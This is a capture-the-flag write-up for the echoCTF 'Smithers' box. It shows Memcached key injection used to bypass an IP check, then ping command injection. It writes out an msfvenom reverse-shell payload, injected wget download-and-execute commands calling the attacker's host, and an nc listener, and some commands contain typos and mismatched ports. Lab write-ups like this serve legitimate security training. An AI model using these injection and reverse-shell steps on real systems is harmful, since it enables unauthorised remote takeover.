
echoCTF Smithers Writeup: Vulenrable Memcached version to root via Command Injection
Contents
Video Walkthrough#

Smithers#
Enumeration#
NMAP Port Scan#
sudo nmap -vv -p- 10.0.50.0 -T4 -sC -sV -oA nmap/allports
Output#
PORT      STATE SERVICE   REASON         VERSION
10888/tcp open  http      syn-ack ttl 63 nginx
|_http-title: Network Tools
11211/tcp open  memcached syn-ack ttl 63 Memcached 1.5.12 (uptime 625 seconds)
Analyzing the NMAP output we can see that we found ports 10888 and 11211 open.
Port 10888 seems that runs an NGINX web server.
Port 11211 its more interesting as the NMAP scan identifies that there is service running called Memcached and we can see the version of it as well 1.5.12
Lets start by visiting the webserver and see what we have..

Through this error we can get a lot of information
- The Memcached service is related to the webserver as the server’s version is the same with the Memcached version identified from NMAP.
- The webserver has some sort of ACL or defensive mechanism related to IP addresses in this case its my kali IP is reflected back.
- There is a variable which we do not know what it does yet called “REMOTE_ADDR”.
Lets brute force the webserver in order to find any hidden directories or files..
gobuster dir -u http://10.0.50.0:10888/ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -o rsw.txt
Lets move to the next port where we do have a version as well..
What i usually do when i search for vulnerabilities for a specific software or service, is that i append the keywords “poc” “exploit” “github” prepending the version number and service name

Even though we did not get any ready-made script using this search, we got an article on how we could test the Memcached server.
https://www.hackingarticles.in/penetration-testing-on-memcached-server/
Reading through this it seems that we can interact with the Memcached server just by using telenet likewise:
telnet 10.0.50.0 11211

Go through the full article and it seems that we can execute various commands on the Memcached server like upload files, dump info etc. Most importantly it is noticed that we can set variables.
Equipped with that information we can try adding our IP within the REMOTE_ADDR variable displayed on the error page found earlier when we tried to visit the webserver.
I was able to do this using the following manual:
https://www.tutorialspoint.com/memcached/memcached_quick_guide.htm
telnet 10.0.50.0 11211

set REMOTE_ADDR 0 1100 12
10.10.11.150
Make sure to replace 12 according to your IP length as the manual suggests (i.e., 10.10.11.14 will be 11)
Now if we visit the webserver again we are being authorized!

When i saw this i immediate replaced the IP with my kali IP in order to see if i can ping my self. This way we can make sure that the server can reach our kali IP.
Using tcp dump we can listen on icmp traffic if the ping is indeed successful:
sudo tcpdump -i tun0 icmp

As expected we get the pings back, however how do we move forward from here.
Well the webserver obviously uses system commands “ping” and we control what comes after the ping <our input>
What if we try to append a command? using “;”

So know we can execute any command we want on the webserver by pre-pending “;”.
Lets get a shell..
First lets check the architecture of the target server so we know what architecture should our reverse shell be. We can do that by using uname -a

So lets create an x64 linux reverse shell using msfvenom
sudo msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.11.150 LPORT=80 -f elf -o rev
Now lets download and make the reverse shell executable on the target machine using wget and chmod
# Serve a pyhton webserver
python3 -m htt.server 443

# Donload the file on the target
10.10.11.150;wget http://10.10.11.150/rev -O /tmp/rev

# Make it executrable
10.10.11.150;chmod +x /tmp/rev

# Listen on 80 to catch the shell
sudo nc -nvlp 80

# Execute the rev shell
10.10.11.150;/tmp/rev

ROOT!